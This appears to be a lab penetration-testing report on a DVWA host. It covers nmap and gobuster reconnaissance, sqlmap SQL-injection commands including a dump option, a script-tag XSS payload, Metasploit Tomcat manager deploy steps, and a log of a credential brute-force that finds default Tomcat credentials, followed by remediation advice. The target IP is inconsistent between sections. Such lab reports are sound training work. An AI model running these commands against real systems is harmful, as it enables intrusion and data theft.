05
Full VAPT Cycle

1.Summary

An authorized security assessment of the web application hosted at 192.168.225.129 (DVWA lab) identified two confirmed web vulnerabilities: a SQL Injection (SQLi) and a Reflected Cross-Site Scripting (XSS). The SQLi allows an attacker to retrieve database content from the application in the lab environment; XSS permits injection of script into responses, which could be used to hijack sessions or manipulate client behavior. Both issues were validated in a controlled, authorized lab. Recommended actions are: apply server-side input validation and output encoding, use parameterized queries/prepared statements for database access, enforce least-privilege for DB accounts, deploy a Content Security Policy (CSP), and re-scan after fixes.

2.Methodology

I. Reconnaissance

Goals: discover hosts, open ports, services, versions, and entry points.
commands:

- Fast discovery (live hosts):
  nmap -sn 192.168.1.0/24 -oN recon/hosts.txt

- Full port/service scan for the target:
  nmap -p- -sC -sV -oA recon/192.168.1.200 192.168.1.200
  (-p- all ports; -sC default scripts; -sV service version)

- Web enumeration (if HTTP found):
  gobuster dir -u http://192.168.1.200 -w /usr/share/wordlists/dirb/common.txt -o recon/gobuster.txt

II. Vulnerability Assessment

Goal: automated, broad detection of known vulnerabilities; create prioritized findings.
OpenVAS (Greenbone) setup :

- Create a “Target” pointing to 192.168.225.129 Set credentials only if authorized and needed.
- Create a “Task” with a full/Comprehensive scan config. Schedule and run.
- Export results as PDF/CSV and raw XML for evidence.

III. Verification / Exploitation

Goal: confirm whether a vulnerability is actually exploitable (PoC) — in the lab only.

SQL Injection verification (sqlmap)

- Identify candidate URL/parameter from recon. Example:
  http://192.168.225.129/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit
- Non-destructive verification (enumerate only, no data dump):
  sqlmap -u "http://.../vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=<id>" --batch --risk=1 --level=1 --dbs --technique=BEU
  Explanations:
  --dbs enumerates database names; --technique=BEU tries Boolean, Error, Union (page speed); --risk=1 low impact.
- Controlled dump in authorized lab (if required to prove impact):
  sqlmap ... --dump --tables -D dvwa (ONLY in lab and documented).

XSS verification (manual)

- Craft small payloads and send via the app input. Example payloads:

"><script>alert('xss')</script> (reflected tests)

- Use Burp Suite to capture requests and show the reflected response body (record request/response text in logs).

Metasploit

Search module, set RHOST and other options, run with check first:

msfconsole

search tomcat

use exploit/multi/http/tomcat_mgr_deploy

set RHOST 192.168.225.129

set RPORT 8180

check

run

IV.Analysis & Reporting:

Map findings to PTES phases, assess impact, and recommend remediations.

3. Findings (table)

Timestamp	Target IP	Vulnerability	PTES Phase	Severity*	Verified (Y/N)	Notes / Remediation (short)
2025-08-18 12:00:00	192.168.225.129	Reflected XSS	Exploitation	Medium	Y	Sanitize/encode all user input before output; implement CSP; re-scan.
2025-08-18 12:30:00	192.168.225.129	SQL Injection (sqli)	Exploitation	High	Y	Replace dynamic SQL with parameterized queries/prepared statements; restrict DB privileges; re-scan.

4. Impact analysis

- SQL Injection (High): In a production scenario this vulnerability could allow an attacker to read (and possibly modify) sensitive database contents, escalate access, or pivot to other systems depending on DB and host privileges. The attack impact is potentially severe — data exposure and system compromise.

- Reflected XSS (Medium): An attacker could craft links that execute scripts in victims' browsers, enabling session cookie theft, UI redress, or malicious redirects. The impact is significant for user accounts and trust but typically limited to user-facing interactions.

5. Detailed remediation

SQLi:

- Replace concatenated SQL statements with parameterized/prepared statements or stored procedures.

- Use input validation (whitelisting) and enforce minimum necessary privileges for DB users (no DBA/root privileges for application accounts).

- Enable database logging and anomaly detection, and add WAF rules to trap suspicious patterns.

XSS:

- Implement strict output encoding depending on context (HTML, attribute, JS, URL).

- Employ Content Security Policy (CSP) to restrict script execution origins.

- Validate and sanitize input server-side, and apply secure templating frameworks that auto-escape output.

- Verification: After fixes, run OpenVAS and targeted sqlmap tests with safe flags to ensure the vulnerabilities are closed. Maintain evidence of re-scans.


6. Risk prioritization & timeline suggestion

- Immediate (within 24–48 hours): Fix SQL injection entry points and reduce DB account privileges.

- Short term (1–2 weeks): Implement CSP and output encoding across the application; deploy WAF rules.

- Medium term (1 month): Add secure coding reviews and automated security tests to the CI pipeline; schedule periodic vulnerability scans.

7. Appendix




```
kali@kali: ~   kali@kali: ~   kali@kali: ~   kali@kali: ~

  USER_FILE          /usr/share/metasploit  no        File containing users, one per line
                     -framework/data/wordl
                     ists/tomcat_mgr_defau
                     lt_users.txt
  VERBOSE            true                   yes       Whether to print output for all atte
                                                      mpts
  VHOST                                     no        HTTP server virtual host


iew the full module info with the info, or info -d command.

sf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.225.129
HOSTS ⇒ 192.168.225.129
sf auxiliary(scanner/http/tomcat_mgr_login) >  RPORT 8180
-] Unknown command: RPORT. Run the help command for more details.
sf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
PORT ⇒ 8180
sf auxiliary(scanner/http/tomcat_mgr_login) > set TARGETURI /manager/html
ARGETURI ⇒ /manager/html
sf auxiliary(scanner/http/tomcat_mgr_login) > set USER_FILE /home/kali/tomcat_users.txt
SER_FILE ⇒ /home/kali/tomcat_users.txt
sf auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /home/kali/tomcat_pass.txt
ASS_FILE ⇒ /home/kali/tomcat_pass.txt
sf auxiliary(scanner/http/tomcat_mgr_login) > set THREADS 10
HREADS ⇒ 10
sf auxiliary(scanner/http/tomcat_mgr_login) > run
!] No active DB -- Credential data will not be saved!
+] 192.168.225.129:8180 - Login Successful: tomcat:tomcat
-] 192.168.225.129:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: admin:admin (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: admin:password (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: admin:msfadmin (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: admin:123456 (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
-] 192.168.225.129:8180 - LOGIN FAILED: manager:admin (Incorrect)
```



Conclusion

This VAPT engagement of the DVWA lab host (192.168.1.200) confirmed two exploitable web vulnerabilities: a high-risk SQL Injection and a medium-risk Reflected XSS. Both were reproducible using standard, authorized tools (OpenVAS, sqlmap, manual validation) and were documented in logs without destructive activity. The SQLi poses the greatest danger due to potential data exfiltration and privilege escalation, and therefore warrants immediate remediation. Applying parameterized queries, enforcing least-privilege database access, and hardening input/output handling (including CSP and encoding) will materially reduce risk. After remediation, a focused re-scan and verification cycle should be executed to confirm closure. Maintain a remediation log and schedule recurring scans as part of an ongoing secure development lifecycle